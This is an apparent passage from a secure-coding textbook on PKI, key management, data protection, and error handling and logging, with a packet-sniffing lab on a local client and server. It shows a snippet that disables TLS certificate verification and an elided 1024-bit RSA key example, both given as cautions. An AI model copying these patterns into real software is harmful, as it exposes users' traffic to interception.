allowing your Python application to bypass checking certificate validity. In most cases, you should not do it. The code to bypass a certificate validation request looks similar to this:

```
requests.get("https://www.example.com", verify=False)
```

Only use self-signed certificates in development or other trusted conditions. The following are Python snippets used for creating a self-signed certificate:

```
# create a key pair
k = crypto.PKey()
k.generate_key(crypto.TYPE_RSA, 1024
.
.
.

# create a self-signed cert
cert = crypto.X509()
```




Figure 5-6: Digital certificate.

PKI

A **public key infrastructure (PKI)** is a cryptographic system that is composed of a certificate authority (CA), certificates, software, services, and other cryptographic components for the purpose of enabling the authenticity and validation of data and/or entities. The CA is the server that issues a certificate (a public key embedded in a file).

PKI can be implemented in various hierarchical structures, with a root CA at the top of the hierarchy. Any number of subordinate CAs can exist below the root to help offload the work of issuing certificates. The root CA issues certificates to the subordinate CAs, which in turn issue certificates to end users and devices. The end users and devices then use the certificates to authenticate or encrypt files and transmissions.

All certificates, at any level, form a chain of trust that points back to the original root CA. With PKI, users and systems never need to meet ahead of time to trust each other. They only need to trust the original root CA that issued their certificates.

It is very common to implement an internal, private PKI system within the organization. Most server operating systems have certificate services built into them. You can turn a server into a certificate authority with minimal effort. The CA service is typically not taxing to a server with a moderate work load. Implementing your own CA saves money because you will not have to pay an external provider for every certificate your users and devices use. To make your CA's certificates accepted by the outside world, configure your own internal CA to be subordinate to a well-known commercial root CA. You can pay a fee to have a commercial root CA issue a certificate to your own CA, thus setting up a chain of trust that outside systems will accept.

There are a number of commercial root CAs available on the Internet. These are referred to as Trusted Root Certification Authorities or trusted roots. Their public keys come preinstalled in most operating systems, including mobile devices, and can be viewed by any user. Of course, should a root CA become compromised, every single certificate that it and its subordinates have issued also are compromised. The certificates must be revoked and re-issued. For this reason, commercial root CAs are highly protected, and typically left offline until needed to minimize the possibility of attack.

While PKI is the basis for all modern e-commerce, it can also be installed and maintained privately by an organization. In that case, if you want users or devices outside your organization to trust your root CA, you must export its public key and make it available to those users and devices.




Figure 5-7: PKI.

PKI Components

A PKI contains several components.

- Digital certificates: Files that contain a public key, used to verify the identity of an entity, or encrypt data that only that entity can unlock.
- One or more CAs, to issue digital certificates to computers, users, or applications.
- A **registration authority (RA)**, responsible for verifying users' identities and approving or denying requests for digital certificates.
- A **certificate repository database**, to store the digital certificates.
- A **certificate management system**, to provide software tools to perform the day-to-day functions of the PKI.

The PKI Process

When using the PKI, the first step is to obtain a public and private key pair from the CA. The public key is retained by the CA and a certificate is then issued to the individual. That certificate, standardized as an X.509 version 3 certificate, is also available to anyone who wishes or needs to verify that the public key provided is the actual key of the individual supplying it. The CA certifies the identity.

The steps include:

1. User 1 asks CA to issue certificate.
2. CA validates identity and issues certificate.
3. User 1 presents certificate to User 2.
4. User 2 doesn't know User 1, so asks CA to verify identity.
5. CA checks if certificate is valid.
6. CA tells User 2 certificate is valid.
7. User 2 now trusts User 1.




Figure 5–8: The PKI Process.

Certificate Information

Certificates contain the following information:

- Version
- Serial Number
- Algorithm ID
- Issuer
- Validity
- Not Before
- Not After
- Subject
- Subject Public Key Info
- Issuer Unique Identifier (Optional)
- Subject Unique Identifier (Optional)
- Extensions (Optional)
- Certificate Signature Algorithm
- Certificate Signature, to determine certificate validity

Key Management

Regardless of the kind of encryption you implement, one of your biggest concerns will always be key management. Because the key holds the secret to decryption, you must make sure that the keys are stored safely so that they cannot be stolen or compromised. In addition, keys should have a limited lifespan. The longer you use the same key, the greater your chance of that key being cracked (discovered). Many keys (particularly those in digital certificates) have a default lifespan of only one or two years. Ensure that you have a policy regarding the mechanism for safely keeping keys. Most operating systems and applications that use encryption have built-in mechanisms for storing keys.

Key Management Factors

As you design and develop security features in your software that are based on cryptography, there are various key management scenarios that you may have to account for.

Key Management Scenario	Description
Key control measures	Determine who has access to keys and how they are assigned.
Key recovery	How lost keys are recovered.
Key storage	A secure repository for key assignment records.
Key retirement/destruction	How keys are removed from use and how they are destroyed.
Key change	How keys are changed on a periodic basis.
Key generation	How keys are generated to ensure they are random.
Key theft	What to do when keys have been compromised.
Frequency of key use	How to limit the time that keys are used and the frequency of key reuse.

Key Management Scenario	Description
Key escrow	<p>Provides law enforcement and other agencies authorized access to encrypted information; keys may have to be stored at other locations. To do so, key escrow is used. Key escrow involves splitting the key into multiple parts and storing each part with a separate escrow agency. When a law enforcement agency receives approval to obtain the escrowed keys through a court order, the agency contacts the key escrow agency and acquires each of the parts.</p> <p>An additional escrow method called Fair Cryptosystems allows the key to be split into “N” parts. All “N” parts are required to re-create the initial key, but each “N” key can verify that it is part of the original key without divulging its information.</p>

Certificate Revocation

The PKI process includes procedures for revoking certificates when they expire or when the security of the private key is in doubt.

A **Certificate Revocation List (CRL)** is a list of certificates (or, more accurately, their serial numbers) that have been revoked, are no longer valid, and should not be relied on by any system user. The list enumerates revoked certificates along with the reason or reasons for revocation. The dates of certificate issue, and the entities that issued them, are also included. In addition, each list contains a proposed date for the next release. When a potential user attempts to access a server, the server allows or denies access based on the CRL entry for that particular user.

A CRL is generated periodically after a clearly defined time frame, and may also be generated immediately after a certificate has been revoked. The CRL is always issued by the CA, which issues the corresponding certificates. All CRLs have a (often short) lifetime in which they are valid and during which they may be consulted by a PKI-enabled application to verify a counterpart's certificate prior to its use. To prevent spoofing or denial of service (DoS) attacks, CRLs are usually signed by the issuing CA and, therefore, carry a digital signature. To validate a specific CRL prior to relying on it, the certificate of its corresponding CA is needed, which can usually be found in a public directory.

An alternative to CRL is the Online Certificate Status Protocol (OCSP). It is a newer method for obtaining the revocation status of a digital certificate from a server using an HTTP request. OCSP requests use less bandwidth and provide faster confirmation on the validity of the certificate.

Guidelines for Protecting Data in Transit and at Rest

Follow these guidelines to protect data in transit and at rest.

Protect Data in Transit and at Rest

To protect data in transit and at rest:

- Use encryption whenever possible to protect data in all its states.
- Minimize the need for encryption by eliminating collection and storage of sensitive data as much as possible.
- Base your selection of cryptographic and key management algorithms to use on the objectives of the application, and use the most appropriate algorithm suite for the objectives. (Don't default to simply using libraries that are already available to you.)
- Implement all cryptographic functions on a trusted system, such as a server.
- Generate random numbers, random file names, random GUIDs, and random strings using your encryption library's approved random number generator.

- Use encryption libraries that comply with FIPS 140-2 or an equivalent standard.
- Ensure that cryptographic modules fail securely.
- Utilize a single standard TLS implementation that is configured appropriately.
- Use encryption (such as provided by TLS) to protect all sensitive information (such as credentials) sent over the network.
- Pre-encrypt files you must transmit over unencrypted channels.
- When encrypted channels fail, do not fall back to an unsecure connection, unless you encrypt data before sending.
- Make sure SSL and TLS certificates are valid and have the correct domain name, not expired, and installed with intermediate certificates when required.
- Specify character encodings for all connections.
- Protect all sensitive data stored on the server (include caches and temporary copies) from unauthorized access.
- Remove any sensitive data from the system as soon as it is no longer required.
- Purge temporary working files as soon as they are no longer needed.
- Use strong encryption algorithms.
- Protect server-side source-code from being downloaded by a user.
- Do not store passwords, connection strings, or other sensitive information in cleartext on the client side.
- Disable auto-complete features on forms expected to contain sensitive information, including authentication.
- Disable client-side caching on pages containing sensitive information.
- Establish and follow a policy and process for managing encryption keys.

Manage Encryption Keys

Your applications may provide their own features that use encryption keys. Likewise, the platform your applications run on (cloud, web) may use encryption keys. Follow these guidelines when managing encryption keys:

- Protect stored keys:
 - Know where cryptographic keys are stored within the application and what memory devices the keys are stored on.
 - Protect keys in volatile and persistent memory.
 - Never store keys in plaintext format.
 - Encrypt keys stored in offline devices or databases using Key Encryption Keys (KEKs) prior to the export of the key material. KEK length and algorithm should be equivalent to or greater in strength than the keys being protected.
 - Provide integrity protections to keys in storage (e.g., dual purpose algorithms that support encryption and Message Code Authentication (MAC)).
 - Store all keys in a cryptographic vault, such as a hardware security module (HSM) or isolated cryptographic service.
 - Perform work such as key access, encryption, decryption, and signing in the vault.
 - Ensure that standard application-level code never reads or uses cryptographic keys in any way.
 - Use key management libraries.
- Plan in advance how to handle a key compromise by creating a compromise recovery plan, which should include:
 - The identification and contact info of any personnel:
 - Who should be notified.
 - Who should perform the recovery actions.
 - Who should provide other support for the recovery actions.

- The procedures that should be used for re-keying and recovery, and how personnel should be trained on these procedures.
- An inventory of all cryptographic keys and their use (e.g., the location of all certificates in a system).
- Policies to enforce key revocation (to minimize the effect of a compromise).
- How re-keying operations should be monitored to ensure that all required operations are performed for all affected keys.
- Any other recovery procedures.
- Use only well-maintained, time-tested, and proven crypto libraries that have been tested and validated by reputable third-party organizations, such as NIST.
- Implement a separation of duties. Different people should control different aspects of key management. The person who can create and manage keys should not have access to the resources they protect. The person who can access protected data should not be able to manage encryption keys. At any point where encryption keys are available in the clear, controls should require that more than one person be involved.
- Rotate encryption keys, and complete documentation of key rollover and history.

ACTIVITY 5–2

Protecting Data in Transit and at Rest

Data Files

All files in Desktop\cscdata\Developing Secure Code\Protect Data in Transit and at Rest\

Scenario

You will test communication between a server and client developed in Python to determine whether the data they transfer across the network is secure. You will use a packet sniffer to capture data sent over the network. Since the packet sniffer must run with administrator access, you will launch PyCharm as an administrator.

1. Use PyCharm to open the directory containing your Python source files.


- Display the Windows **Start** menu, and type *pycharm*
- Right-click the **PyCharm Community Edition** tile, and select **Run as administrator**. If prompted with **User Account Control**, select **Yes**.

The Welcome to PyCharm Community Edition window is shown.



Note: You must run PyCharm as an administrator to use the packet sniffer script.

- Select **Open**.
- Select the **Desktop Directory** button to ensure your **Desktop** directory is selected.
- Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory. Subdirectories of cscdata are listed.
- Beneath the **cscdata** directory, select the arrow to the left of the **Developing Secure Code** folder.
- Select the **Protect Data in Transit and at Rest** folder, and select **OK**.
- If the items within the **Protect Data in Transit and at Rest** folder are not visible, select the arrow next to **Protect Data in Transit and at Rest** to expand the folder as shown.




Files contained in the folder are listed.


2. Import the pyAesCrypt encryption module.

- In PyCharm, from the menu bar, select **File→Settings**.
- In the left-hand navigation pane, locate and expand **Project: Protect Data in Trans**.
- Select **Project Interpreter**.

- d) To the right of the middle pane, select the plus (+) sign.



- e) In the **Available Packages** window, search for and select **pyAesCrypt**.



- f) Select the **Install Package** button. In a moment, you should see a green highlighted message that the package installed successfully.
g) Close the **Available Packages** window.
h) Select OK.

3. Examine the file you will transfer.

- a) In the project outline, double-click **top_secret.txt**.

```
1 The data in this file should be kept secret!
```

The file is unencrypted.

4. Start capturing packets.

- a) In the project outline, double-click **simple_sniffer.py**.

This script implements a packet sniffer. You will run it to capture data sent between the server and client.

- b) Right-click in the code editor for simple_sniffer.py, and select **Run 'simple_sniffer'**.

```
Network      : Promiscous Mode
Sniffer      : Ready:
```

5. Test the server and client.

- a) In PyCharm, in the project outline, right-click **SimpleServer.py** and select **Run 'SimpleServer'**.

```
Server Starting up
Waiting for Connection ...
Waiting for Connection Request
```

- b) If a **Windows Security Alert** is shown, select **Allow access** to allow access on the current network.

- c) In the project outline, right-click **SimpleClient.py** and select **Run 'SimpleClient'**.

The server and the client will communicate over port 5555. You are prompted to enter a file name.

- d) In the SimpleClient console, at the bottom of the PyCharm window, type **top_secret.txt** and press **Enter**.

```
Client Application
Establish a connection to a server
Available on the same host using PORT 5555
Enter filename to transfer: top_secret.txt

Attempting to Connect to Local Server at Port: 5555
Socket Connected ...


Opening file: top_secret.txt
File Transfer sent successfully

Process finished with exit code 0
```

This file resides in the same directory as the two Python scripts. The file is transferred across the connection, using port 5555.

6. View the captured data.

- a) Select the **simple_sniffer** console tab (bottom of the window), and press the stop button to stop the sniffer.




- b) Scroll to view the results.

```
\x00\x00\x00\x02\x04\xff\xd7\x01\x03\x03\x08\x01\x01\x04
\x00", ('169.254.234.206', 0))
0\x00", ('169.254.234.206', 0))
\x00The data in this file should be kept secret!", ('169.
0c\x00\x00", ('169.254.234.206', 0))
x00\x00", ('169.254.234.206', 0))
0b\x00\x00", ('169.254.234.206', 0))
```


Data transmitted across the network can be seen as cleartext.

7. Encrypt the file.

- a) In the PyCharm Project outline, right-click **encryptor.py**, and then select **Run 'encryptor'**.



- b) In the encryptor console, at the bottom of the PyCharm window, type **Pa55wo5d** and then press **Enter**.
c) Type **top_secret.txt** and then press **Enter**.
d) Verify that you now see **top_secret.txt.aes** in the project outline.



- e) Double-click **top_secret.txt.aes**. If prompted to register a new file type association, select **OK**. Verify that you cannot read the file.

Note: You can ignore the message "File was loaded in the wrong encoding: 'UTF-8'".

8. Start another packet capture.

- a) In the project outline, right-click **simple_sniffer.py** and select **Run 'simple_sniffer'**.

```
Network      : Promiscous Mode
Sniffer      : Ready:
```

9. Test the server and client.

- a) In PyCharm, in the project outline, right-click **SimpleServer.py** and select **Run 'SimpleServer'**.

```
Server Starting up
Waiting for Connection ...
Waiting for Connection Request
```

- b) If a **Windows Security Alert** is shown, select **Allow access** to allow access on the current network.
 c) In the project outline, right-click **SimpleClient.py** and select **Run 'SimpleClient'**.
 You are prompted to enter a file name.
 d) In the SimpleClient console, at the bottom of the PyCharm window, type **top_secret.txt.aes** and press **Enter**.

```
Attempting to Connect to Local Server at Port: 5555
Socket Connected ...

Opening file: top_secret.txt.aes
File Transfer sent successfully

Process finished with exit code 0
```

10. View the captured data, then close the project.

- a) Stop the sniffer and examine the capture. Verify that you do not see the original content of the text file in the packet capture.

```
\x00AES\x02\x00\x00\x1bCREATED_BY\x00pyAesCrypt 0.4.3\x00\x80\x01
```

Data transmitted across the network is unintelligible.

- b) In the console area, at the bottom of the window, right-click the **simple_sniffer** console tab, and select **Close All**.
 - c) In PyCharm, select **File→Close Project**.
-

TOPIC C

Implement Error Handling and Logging

There are a number of potential vulnerabilities you should avoid in your error handling and logging code.

Error Handling

There are generally three approaches to handling the possibility of runtime errors in code.

Approach	Description
Error prevention	Testing for all conditions that might cause an error, and preventing them from occurring in the first place.
Functional error checking	Errors are checked where they occur within a function or as the result of a function call that is returned.
Structured exception handling	Error events are raised to a centralized exception-handling facility, which can suspend the normal flow of execution, and enable the developer to provide various routines for dealing with the different types of exceptions that might occur. This provides an organized approach to handling errors that can make it easier to provide very comprehensive error-handling capabilities.

All of these approaches are valid and are used in different circumstances. For example, some programming languages do not provide an exception-handling facility, so you need to either create your own (which may be limited in the types of errors it enables you to handle), or use a different approach for error handling. Some types of errors—particularly spontaneous runtime or hardware-related events such as a disconnected device, removed storage medium (e.g., disk or SD card), or the sudden loss of a network connection—are implemented through an exception-handling facility because they can't be prevented, and they can occur at any time.

	Note: For more information on error handling, see https://owasp.org/www-project-cheat-sheets/cheatsheets/Error_Handling_Cheat_Sheet .
	Note: For more information on logging, see https://owasp.org/www-project-cheat-sheets/cheatsheets/Logging_Cheat_Sheet .

Uses for Error Handling

Error-handling capabilities serve multiple purposes during development and after the software is deployed to end users. For example, error-handling facilities enable you to:

- **Inform the developer of correctable problems**—During development, developers writing code that calls functions, APIs, and services can be told when they've used that component incorrectly.
- **Inform other code of correctable problems**—In some cases, one code module can inform another module that a problem has occurred, and the program can take steps to correct the problem, such as reconnecting to a server, trying a different protocol or address, retrying a transaction, and so forth. Eventually, if the problem can't be corrected, the program may need to stop trying and take a different approach, such as informing the user.

- **Inform the end user of correctable problems**—After the code is deployed, the code and user interface can inform end users when a problem has occurred, and guide them to take steps to correct the problem.
- **Inform the system operator of problems**—When errors occur, the software can provide notifications and logging to inform the system operator (in the case of web or cloud applications, for example) that a problem has occurred.
- **Inform the system itself that its state may be vulnerable**—Some runtime problems are so severe that a task or even the entire application must be abandoned immediately. To ensure there are no bad consequences, data may need to be restored to its original state, connections terminated, and pending transactions ended or reverted.

As you design and implement your error-handling routines, ensure that you provide appropriate error-handling to meet the needs of each of these customers. Security problems related to errors occur when errors are not handled at all or when they are handled inappropriately, muddling transactions, confusing users, enabling the system to pass into an unstable or unsafe state, and so forth.

Error Messaging

The type of messages you provide in your error handlers depends on who will be interacting with the code. If you are developing a user interface, your messaging should be directed to the end user, and should help the user understand the problem, and if applicable, help them correct it. Likewise, if you are developing backend services, your messaging should be directed to other developers, providing them with the information they need.

Of course, these messages may also be seen by an attacker. When you provide error messages, be mindful to provide information needed by legitimate users and developers, but avoid providing information that might be useful to an attacker. For example, do not disclose any sort of sensitive information in error responses, such as system details, session identifiers, underlying database or file system structures, table names, or account information.

Often, default error handlers display debugging or stack trace information. Make sure you disable this type of messaging in the release or production version. Compilers, web frameworks, cloud environments, and other platforms often provide configuration settings to disable such detailed error messaging. Provide error messages that are more helpful for an end user and less helpful for an attacker.

If the user logs in with an incorrect user name or password, you are not obligated to point out which part (user name or password) was incorrect. That information would help an attacker. This principle also applies to multifactor authentication.

Logging

Logging serves a number of purposes. It can help the developer figure out the cause of problems reported by end users when end users can't adequately describe a problem they encountered, or when they fail to report a problem. Comprehensive log files can provide insight into the scope and cause of problems (security-related or not). Logging also enables you to record possible security events that a system administrator can refer to as needed or actively monitor using a security information and event management (SIEM) system or intrusion detection system (IDS). Logging may also be mandated by legal and regulatory requirements. If you provide logging for this purpose, you should ensure that your logs are:

- **Auditable**—All transactions that are tracked must be formally documented by the system, and those logs must be kept for the designated time period.
- **Traceable**—Logging must be able to show the transaction moving through all tiers of the application.
- **High Integrity**—You must be able to ensure that logs have not been overwritten or tampered with by local or remote users.

Guidelines for Implementing Error Handling and Logging

Follow these guidelines to implement error handling and logging.

Implement Error Handling

When you implement error handling:

- Ensure that errors fail safe (not open). In other words, deny access by default.
- The application should handle application errors and not rely on the server configuration.
- The application should handle all security exceptions.
- Properly free allocated memory when error conditions occur.
- When writing functions that might fail, provide a clear means for calling functions to determine failure or success of the call. For example, return `true` if the function succeeds, `false` if it fails. Follow established programming idioms in the language you're using to return the result itself in a separate value.
- In the event that a fatal error requires exiting the module or application, ensure that all affected values and ongoing transactions are restored to a secure state.
- Ensure that errors in APIs and services are traceable, so the developer can determine where the error occurred. (It might occur in the calling function, for example.)
- Do not allow exceptions to go unhandled.
- When you write browser-based code, do not allow any exceptions to reach the browser.
- Be careful when reusing code examples in your own code, which often don't provide comprehensive error handling.
- Ensure that sensitive application, service, or OS metadata, architectural, or configuration details, are not leaked in exception details.

Implement Logging

When you implement logging:

- Maintain logs on a trusted system, such as a server.
- Protect logs from attackers. Make sure attackers cannot view them or alter them. (Due to compliance, you may be required to protect them.)
- Log both success and failure of specified security events.
- Ensure log entries that document input data provided by users (untrusted data) will not execute as code within the log viewing interface.
- Include information that will be helpful to security analysts:
 - Precise time of the event (in UTC format).
 - Name or ID of the process that logged the event.
 - An informative (if brief) description of the event.
 - Name or code for the type of event being logged.
- Do not store sensitive information in logs, including unnecessary system details, session identifiers, or passwords.
- Log the types of *events* that will be helpful to security analysts:
 - Potential security violations, such as file upload virus detection, access of unauthorized ports and protocols, and cryptographic module failures.
 - Access to protected resources, including the user, the resource being accessed, and whether the access attempt failed or succeeded.
 - Session management failures, such as invalid or expired session tokens.
 - Authentication attempts, including the user and whether the attempt failed or succeeded.
 - User opt-ins, such as terms of use, consent to use personal data, email lists, and so forth.
 - Input validation failures, such as unacceptable length, characters, and encodings.
 - Output validation failures, such as invalid data encoding and database record set mismatch.

- Application and related systems startup and shutdown.
- Data file reads, including what portion of data was read, and who read it.
- Data file modifications, including what portion of data was modified, and who modified it.
- Data file deletion, including what portion of data was deleted, and who deleted it.
- Data attribute modification, such as access permissions, labels, ownership, including what data was affected, and who modified it.
- General errors and system events, such as system exceptions, connection and performance issues, errors reported from external services, file system errors, and backend TLS connection failures.
- Performance of any administrative tasks, including changes to settings and configuration, user account management, changes to privileges, enabling or disabling logging or debugging features, viewing user information, and so forth.
- Network communication, including attempts to use unauthorized ports and protocols.
- Use of any high risk functionality, such as access to payment cardholder data, data import and export, file uploads, and so forth.
- Centralize your logging functions in a secure module that handles logs in a consistent way:
 - Uses a cryptographic hash function to validate the integrity of log entries.
 - Enables new records to be added, but prevents older records from revision or deletion.
 - Uses a standard naming convention for log files, to facilitate sorting and searching.
 - Implements functions to automatically verify on a regular basis that logging is still active.
- Restrict unauthorized individuals from accessing logs.
- Synchronize all logging components with a timeserver that has been hardened and isolated from other services.
- Ensure that a mechanism exists to conduct log analysis and that logs are written in a readable format.
- Make secure offsite backups of logs on a regular basis.
- Delete and dispose of log files properly and in accordance with company policy and compliance regulations.

Display Error Messages

When you provide error messages:

- Provide information that is appropriate for the audience who will see the error messages.
- Do not provide information that might be useful to an attacker.
- In production, disable detailed exception information that will confuse users and may leak useful information to attackers.
- In custom error pages on websites, provide an email link for user feedback.

ACTIVITY 5–3

Reviewing Error Handling

Before You Begin

PyCharm Community Edition is running. No project is open, and the Welcome to PyCharm Community Edition window is showing.

Data Files


All files in Desktop\cscdata\Developing Secure Code\Implement Error Handling and Logging\

Scenario

Often, developers do not account for all of the things that might cause a function to fail. Unhandled errors can lead to security problems. You are writing a function to produce a hash value based on a text file provided to the function. You will improve the error handling in this function to account for more of the things that might go wrong.

1. Use PyCharm to open the directory containing your Python source files.

